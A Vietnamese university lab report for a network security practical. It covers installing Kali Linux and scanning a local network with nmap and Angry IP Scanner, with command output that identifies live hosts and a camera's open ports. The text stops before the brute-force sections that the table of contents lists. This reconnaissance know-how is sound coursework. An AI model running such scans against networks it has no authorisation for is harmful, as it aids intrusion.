

ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH
TRƯỜNG ĐẠI HỌC BÁCH KHOA
KHOA KHOA HỌC VÀ KỸ THUẬT MÁY TÍNH



Mật mã và An ninh mạng (Thực hành) - CO3070

Báo cáo

BÀI THỰC HÀNH SỐ 02

Giảng viên hướng dẫn: ThS. Nguyễn Cao Đạt

Sinh viên thực hiện: 2014486 - Đậu Xuân Thành

TP. Hồ Chí Minh, 04/2024



Mục lục

1. Tìm hiểu Kali Linux và các công cụ liên quan	3
1.1. Kali Linux là gì?	3
1.2. Hãy cho biết các nhóm công cụ liên quan hiện có trên Kali Linux	3
2. Cài đặt máy ảo Kali Linux	3
2.1. Cài đặt Virtual Box	3
2.2. Dowload và tạo máy ảo Kali Linux. Hãy cho biết các bước và một số hình ảnh	5
3. Thu thập thông tin mạng bằng cách quét mạng	7
3.1. Sử dụng công cụ Nmap/Zenmap	7
3.2. Sử dụng Angry IP Scanner	10
3.3. Đánh giá mức độ nguy hiểm của loại hình tấn công này	10
3.4. Biện pháp đối phó	11
4. Nghe lén thông tin, dữ liệu	11
4.1. Dùng Wireshark để bắt gói, phân tích gói tin bắt được. Hãy cho biết các bước và một số hình ảnh	11
4.2. Đánh giá mức độ nguy hiểm của loại hình tấn công này	12
4.3. Biện pháp đối phó	12
5. Cài đặt máy chủ CentOS7	12
5.1. Hệ điều hành CentOS là gì?	12
5.2. Cài đặt CentOS	12
5.3. Cấu hình để CentOS và Kali Linux có thể “thấy” nhau.	13
6. Tấn công vét cạn trên dịch vụ SSH của máy chủ CentOS 7	14
6.1. Sử dụng hydra trên Kali Linux	14
6.2. Dùng công cụ hydra tấn công vét cạn trên dịch vụ SSH của máy chủ CentOS 7 với từ điển hiện có:	15
6.3. Tạo danh sách các mật khẩu (wordlist) bằng crunch và dùng hydra tấn công vét cạn trên dịch vụ SSH của máy chủ CentOS 7 dùng danh sách mật khẩu đã tạo ra	16
6.4. Đánh giá mức độ nguy hiểm của loại hình tấn công này	16
7. Giải pháp giảm thiểu tấn công vét cạn	16
7.1. fail2ban	16
7.2. Cài đặt và cấu hình fail2ban đối với dịch vụ SSH trên máy chủ CentOS	17
7.3. Dùng công cụ hydra tấn công vét cạn trên dịch vụ SSH của máy chủ CentOS 7 và cho biết kết quả:	18
Tài liệu tham khảo	20

Danh mục hình ảnh

1. Tìm hiểu Kali Linux và các công cụ liên quan

1.1. Kali Linux là gì?

Kali Linux là một phát triển debian Linux - một phân phối của phiên bản linux. Mục tiêu của Linux là tập hợp lại các công cụ kiểm tra bảo mật trong môi trường hệ điều hành giúp người dùng tiện lợi hơn trong việc tìm kiếm phần mềm kiểm thử, hacking, tấn công,... Kali còn hỗ trợ các package giúp cho việc cài đặt và cập nhật phần mềm một cách nhanh chóng, tương thích đa nền tảng điện thoại, cloud,....


1.2. Hãy cho biết các nhóm công cụ liên quan hiện có trên Kali Linux

- **Information:** Otrace, arping, auitomater, braa,..
- **Vulnerability:** bed, cisco-ocs, dhcpcig, nmap, zmap,..
- **WebApps:** apache-users, burpsuite, fitmap, drib,..
- **Database:** bbql, jSQL Injection, sqllus, sqlmap,..
- **Password:** cahcedump, crunch, chntpw, cewl,..
- **Wireless:** aircrack-ng, bully, asleap, bluelog,..
- **Reversing:** clang, clang++, jad, javasnoop,..
- **Exploit:** armitage, searchsploit, termineter,..
- **Sniffing:** fiked, hamster, dsniff, darkstat,..
- **PostExploit:** backdor-factory, dbd, exe2hex,..
- **Forensics:** binwalk, affcat, dc3dd,..
- **Reporting:** cutycapt, maltego, faraday IDE,..
- **SETools:** u3-pwn, ghost phisher,..
- **Services:** beef start, beef stop,..


2. Cài đặt máy ảo Kali Linux

2.1. Cài đặt Virtual Box


- **Bước 01:** Tải installer từ trang chủ của VirtualBox (<https://www.virtualbox.org/wiki/Downloads>):



- **Bước 02:** Chạy installer vừa mới tải về, và làm theo hướng dẫn.




- **Bước 03:** Kết quả sau khi cài đặt, xem thông tin:




2.2. Dowload và tạo máy ảo Kali Linux. Hãy cho biết các bước và một số hình ảnh

- **Bước 01:** Tải installer từ trang chủ của Kali Linux (<https://www.kali.org/get-kali/#kali-installer-images>)




- **Bước 02:** Sử dụng Virtual Box để tạo máy ảo với image mới vừa tải

Chọn Mở VirtualBox → New → Đặt tên cho máy ảo, chọn image để tạo máy ảo (đường dẫn đến file .iso mới tải về) → Next.




- **Bước 03:** Setup các thông số như RAM, Storage (Dung lượng ổ đĩa), Số Cores, ...



- **Bước 04:** Khởi động máy ảo

Chọn Máy ảo vừa tạo → **Start**, máy ảo sẽ boot vào trình cài đặt, ở đây chúng ta sẽ cấu hình các thông số như **Languages**, **Keyboard**, **Datetime**, **Username**, **Password**, **Partition**, ...

- Sau khi cài đặt xong, kết quả sẽ như sau:



3. Thu thập thông tin mạng bằng cách quét mạng

3.1. Sử dụng công cụ Nmap/Zenmap

Nmap

Xem thông tin hướng dẫn của nmap: `nmap --help`

```
Minimize all open windows and show the desktop
tkali㉿kali: ~
$ nmap --version
Nmap version 7.94SVN ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblluas-5.4.6 openssl-3.1.4 libssh2-1.11.0 libz-1.2.13 libpcre2-10.42 libpcap-1.10.4 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
tkali㉿kali: ~
$ 
```

Xem thông tin địa chỉ ip của máy ảo: `ifconfig`

```
File Actions Edit View Help
tkali㉿kali: ~
$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
inet 172.17.0.1 brd 255.255.255.255 broadcast 172.17.255.255
ether 02:42:ed:a3:11:e4 txqueuelen 0 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.1.8 brd 255.255.255.255 broadcast 192.168.1.255
inet 192.168.1.8 brd 255.255.255.255 broadcast 192.168.1.255
inet6 fe80::a00:27ff:fe89:6808 brd fe80::fe89:68ff:fe scopeid 0x20<link>
inet6 fe80::a00:27ff:fe89:6808 brd fe80::fe89:68ff:fe scopeid 0x20<link>
inet6 2405:4802:9153:af00:701f:5fa6:bd99:df3b brd fe80::fe89:68ff:fe scopeid 0x0<global>
ether 08:00:27:89:68:08 txqueuelen 1000 (Ethernet)
RX packets 232799 bytes 330285605 (314.9 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 41892 bytes 3039413 (2.8 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 brd 255.0.0.0
inet6 ::1 brd ::1 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 5809 bytes 343846 (335.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 5809 bytes 343846 (335.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tkali㉿kali: ~
$ nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 11:43 +07
Nmap scan report for 192.168.1.1
Host is up (0.0073s latency).
```

⇒ Địa chỉ ip của máy ảo Kali Linux là 192.168.1.8 và mạng hiện tại đang kết nối là 192.168.1.0/24.

Vậy ta sẽ scan trên mạng này để tìm các host đang hoạt động.

```
nmap -sn 192.168.1.0/24
```

Ta có kết quả sau:



```
tali@kali: ~
File Actions Edit View Help
inet6 fe80::a00:27ff:fe89:6808  prefixlen 64  scopeid 0x20<link>
inet6 2405:4802:9153:af0d:701f:5fa6:bd99:df3b  prefixlen 64  scopeid 0x0<global>
ether 08:00:27:89:68:08  txqueuelen 1000  (Ethernet)
RX packets 23799 bytes 330285600 (319.9 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 41892 bytes 3039413 (2.8 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73UP,LOOPBACK,RUNNING mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop  txqueuelen 1000  (Local Loopback)
RX packets 5809 bytes 343846 (335.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 5809 bytes 343846 (335.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[tkali@kali: ~]
$ nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 11:43 +07
Nmap scan report for 192.168.1.1
Host is up (0.0073s latency).
Nmap scan report for 192.168.1.5
Host is up (0.072s latency).
Nmap scan report for 192.168.1.6
Host is up (0.010s latency).
Nmap scan report for 192.168.1.8
Host is up (0.0011s latency).
Nmap scan report for 192.168.1.108
Host is up (0.0092s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 3.18 seconds
[tkali@kali: ~]
$ ss -s
[tkali@kali: ~]
```

Từ hình trên, ta thấy có các host sau đang hoạt động: 192.168.1.1, 192.168.1.5, 192.168.1.6, 192.168.1.8, 192.168.1.108.

Ta thử kiểm tra chi tiết một host bất kỳ bằng câu lệnh sau:

```
nmap -A 192.168.1.108
```

Kết quả:


```
[tkali@kali: ~]
$ nmap -A 192.168.1.108
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 11:51 +07
Nmap scan report for 192.168.1.108
Host is up (0.0050s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http
|_http-title: Web SERVICE
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     CONNECTION: close
|     Date: Thu, 04 Apr 2024 12:06:02 GMT
|     Last-Modified: Mon, 23 Oct 2017 10:16:12 GMT
|     Etag: "1508753772:629b"
|     CONTENT-LENGTH: 25243
|     CACHE-CONTROL: max-age=0
|     P3P: CP=CAO PSA OUR
|     CONTENT-TYPE: text/html
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd> <html> <head> <title>WEB SERVICE</title>
<meta http-equiv="Cache-Control" content="no-cache,must_revalidate"> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"> <meta http-equiv="X-UA-Compatible" content="IE=6;IE=7; IE=8; IE=EmulateIE7"> <script type="text/javascript" src="jsBase/lib/jquery.js"></script> <script type="text/javascript" src="jsBase/widget/js/jquery.ui.core.js"></script> <script type="text/javascript" src="jsBase/widget/js/jquery.ui.widget.js"></script>
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     CONNECTION: close
|     Date: Thu, 04 April 2024 12:06:05 GMT
|     Last-Modified: Mon, 23 Oct 2017 10:16:12 GMT
|     Etag: "1508753772:629b"
|     CONTENT-LENGTH: 25243
|     CACHE-CONTROL: max-age=0
|     P3P: CP=CAO PSA OUR
|     CONTENT-TYPE: text/html
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"> <html> <head> <title>WEB SERVICE</title>
```


Từ 02 hình trên, ta có thể lấy được các thông tin sau từ 192.168.1.108:

- Các port đang mở: 80/tcp, 554/tcp, 49152/tcp
 - Đây là 1 Camera
 - ...

Zenmap

Tương tự nmap, zenmap là công cụ cung cấp giao diện cho nmap, dưới đây là 1 số hình ảnh về zenmap:






3.2. Sử dụng Angry IP Scanner

Cài đặt

```
# <package.deb> được download từ trang chủ của AIS
sudo dpkg -i <package.deb>
```

Sử dụng

Sau khi cài đặt xong, chúng ta có thể sử dụng bằng cách chọn range IP mà mình muốn scan.



3.3. Đánh giá mức độ nguy hiểm của loại hình tấn công này

